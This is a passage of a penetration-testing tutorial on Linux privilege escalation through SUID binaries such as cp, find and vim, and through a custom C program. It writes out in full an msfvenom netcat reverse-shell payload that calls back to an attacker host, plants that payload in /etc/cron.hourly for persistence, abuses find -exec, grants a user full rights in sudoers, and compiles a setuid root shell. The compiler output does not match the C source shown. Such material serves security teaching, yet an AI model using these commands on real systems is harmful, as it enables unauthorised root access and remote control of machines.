
Similarly, if SUID bit is enabled for the cp command, we can also transfer our backdoor to the target system. Here, we have generated netcat backdoor for reverse connection using the msfvenom command.

```
msfvenom -p cmd/unix/reverse_netcat lhost=192.168.1.108 lport=1234 R
```



```
root@kali:~# msfvenom -p cmd/unix/reverse_netcat lhost=192.168.1.108 lport=1234 R
No platform was selected, choosing Msf::Module::Platform::Unix from the payload
No Arch selected, selecting Arch: cmd from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 100 bytes
mkfifo /tmp/upmqxj; nc 192.168.1.108 1234 0</tmp/upmqxj | /bin/sh >/tmp/upmqxj 2>&1;
 rm /tmp/upmqxj
```


Then copy the above highlighted code and paste it into a text file by editing #! /bin/bash, then ready to transfer it to the target system, I saved it as **raj.sh.**



```
#!/bin/bash
mkfifo /tmp/knyoy; nc 192.168.1.108 1234 0</tmp/knyoy | /bin/sh
>/tmp/knyoy 2>&1; rm /tmp/knyoy
```

Now we are all aware of the Linux crontab utility that runs files hourly, daily, weekly and monthly, so I copied raj.sh to /etc/cron.hourly, so it will run raj.sh after one hour.


```
cp raj.sh /etc/cron.hourly/
ls -al /etc/cron.hourly/
```



```
ignite@ubuntu:/tmp$ cp raj.sh /etc/cron.hourly/
ignite@ubuntu:/tmp$ ls -al /etc/cron.hourly/
total 24
drwxr-xr-x   2 root root    4096 May 12 00:51 .
drwxr-xr-x 138 root root   12288 May 11 10:37 ..
-rw-r--r--   1 root root     102 Apr  5  2016 .placeholder
-rwxrwxr-x   1 root ignite   108 May 12 00:51 raj.sh
ignite@ubuntu:/tmp$
```

Other hands we started Netcat listener in a new terminal and as the hour past it gives reverse connection of the target's system with root privileges.

Hence we saw how a single cp command can lead to privilege escalation if SUID bit is ON. You can try your own way to escalated root privilege using cp command.




```
root@kali:~# nc -lvp 1234
listening on [any] 1234 ...
192.168.1.104: inverse host lookup failed: Unknown host
connect to [192.168.1.108] from (UNKNOWN) [192.168.1.104] 41050
id
uid=0(root) gid=0(root) groups=0(root)
```

## Privilege Escalation Using Find Command

Similarly, we can escalate root privilege if SUID bit is ON for /usr/bin/*find*.

For example, suppose you (system admin) want to give SUID permission for Find command. Then you can use *which comman*d to identify its location and current permission after then you can enable SUID bit by changing permission.

```
which find
ls -al /usr/bin/find
chmod u+s /usr/bin/find
```



```
root@ubuntu:~# which find
/usr/bin/find
root@ubuntu:~# ls -la /usr/bin/find
-rwxr-xr-x 1 root root 221768 Feb  7  2016 /usr/bin/find
root@ubuntu:~# chmod u+s /usr/bin/find
root@ubuntu:~# ls -la /usr/bin/find
-rwsr-xr-x 1 root root 221768 Feb  7  2016 /usr/bin/find
root@ubuntu:~#
```


Again compromise the target system and then move for privilege escalation phase as done above. Then by using the following command, you can enumerate all binaries having SUID permission.

```
find / -perm -u=s -type f 2>/dev/null
```

So here we came to know that SUID bit is enabled to find command which means we can execute any command within find command. To do so first we create an empty file "raj" and then run the whoami command as shown below.

```
touch raj
find raj -exec "whoami" \;
```

If an attacker successfully enumerated SUID bit for /usr/bin/find then it will allow him to execute any malicious command such netcat bin/bash shell or may fetch important system information for privilege escalation.




```
ignite@ubuntu:~$ find / -perm -u=s -type f 2>/dev/null
/bin/ping
/bin/mount
/bin/fusermount
/bin/ntfs-3g
/bin/ping6
/bin/umount
/bin/su
/usr/bin/sudo
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/find
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/vmware-user-suid-wrapper
/usr/sbin/pppd
/usr/lib/eject/dmcrypt-get-device
/usr/lib/snapd/snap-confine
/usr/lib/x86_64-linux-gnu/oxide-qt/chrome-sandbox
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/xorg/Xorg.wrap
ignite@ubuntu:~$ touch raj
ignite@ubuntu:~$ find raj -exec "whoami" \;
root
```

## Privilege Escalation Using Vim editor

Similarly, we can escalate root privilege if SUID bit is ON for Vim editor. For example, suppose you (system admin) want to give SUID permission for Vim editor. Then you can use *"which"* command to identify its location and current permission after then you can enable SUID bit by changing permission.

```
which vim
ls -al /usr/bin/vim
ls -al /etc/alternatives/vim
chmod u+s /usr/bin/vim.basic
```

You will found vim.basic through symlinking as shown in the below image.




```
root@ubuntu:/# which vim
/usr/bin/vim
root@ubuntu:/# ls -la /usr/bin/vim
lrwxrwxrwx 1 root root 21 May 11 10:26 /usr/bin/vim -> /etc/alternatives/vim
root@ubuntu:/# ls -la /etc/alternatives/vim
lrwxrwxrwx 1 root root 18 May 11 10:26 /etc/alternatives/vim -> /usr/bin/vim.basic
root@ubuntu:/# ls -la /usr/bin/vim.basic
-rwxr-xr-x 1 root root 2437320 Nov 24  2016 /usr/bin/vim.basic
root@ubuntu:/# chmod u+s /usr/bin/vim.basic
root@ubuntu:/# ls -la /usr/bin/vim.basic
-rwsr-xr-x 1 root root 2437320 Nov 24  2016 /usr/bin/vim.basic
root@ubuntu:/#
```

Again compromise the target system and then move for privilege escalation phase as done above. Then by using the following command, you can enumerate all binaries who's having SUID permission.

```
find / -perm -u=s -type f 2>/dev/null
```


So here we came to know that SUID bit is enabled for /usr/bin/vim.basic and hence now we can edit any file which through vim that can be editable only by sudo or root user.



```
ignite@ubuntu:~$ find / -perm -u=s -type f 2>/dev/null
/bin/ping
/bin/mount
/bin/fusermount
/bin/ntfs-3g
/bin/ping6
/bin/umount
/bin/su
/usr/bin/vim.basic
/usr/bin/sudo
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/find
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/vmware-user-suid-wrapper
/usr/sbin/pppd
/usr/lib/eject/dmcrypt-get-device
/usr/lib/snapd/snap-confine
/usr/lib/x86_64-linux-gnu/oxide-qt/chrome-sandbox
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/xorg/Xorg.wrap
ignite@ubuntu:~$
```

As we know ignite is non-root user who has least permissions, since vim has SUID permission, therefore, we can edit the **sudoers file** through it and can change permissions for user “ignite”. So we open sudoers file by typing **visudo command** and give all permission to user “ignite” as shown in the image.


```
ignite   ALL=(ALL:ALL) ALL
```


```
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL
ignite  ALL=(ALL:ALL) ALL
# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d
~
```

Now let access root directory as shown in below image.

```
sudo -l
sudo bash
id
```


Great!! This trick also works superbly for privilege escalation.


```
ignite@ubuntu:~$ sudo -l
[sudo] password for ignite:
Matching Defaults entries for ignite on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/s

User ignite may run the following commands on ubuntu:
    (ALL : ALL) ALL
ignite@ubuntu:~$ sudo bash
root@ubuntu:~# id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:~#
```

## Privilege Escalation using Saved Script

There are maximum chances to get any kind of script for the system or program call, it can be any script either PHP, Python or C language script. Suppose you (system admin) want to give SUID permission to a C language script which will provide bash shell on execution.


So here we have coded a c program which will call system for bash shell and saved it as "asroot.c".



```
#include<stdio.h>
#include<unistd.h>
#include<sys/types.h>

int main()
{
   setuid(geteuid());
   system("/bin/bash");
   return 0;
}
```

Then create a rootshell directory inside /bin directory and copy the asroot.c file in rootshell directory then run gcc compiler for compilation.

```
mkdir /bin/rootshell
cd /bin/rootshell
cp /home/raj/Desktop/asroot.c .
ls
gcc asroot.c -o shell
chmod u+s shell
ls -al shell
```



```
root@ubuntu:/# mkdir /bin/rootshell
root@ubuntu:/# cd /bin/rootshell
root@ubuntu:/bin/rootshell# cp /home/raj/Desktop/asroot.c .
root@ubuntu:/bin/rootshell# ls
asroot.c
root@ubuntu:/bin/rootshell# gcc asroot.c -o shell
asroot.c: In function 'main':
asroot.c:8:4: warning: implicit declaration of function 'system' [-Wimplicit-function-declaration]
    system("ls -la /root");
    ^
root@ubuntu:/bin/rootshell# chmod u+s shell
root@ubuntu:/bin/rootshell# ls -la shell
-rwsr-xr-x 1 root root 8712 May 10 10:47 shell
root@ubuntu:/bin/rootshell# 
```

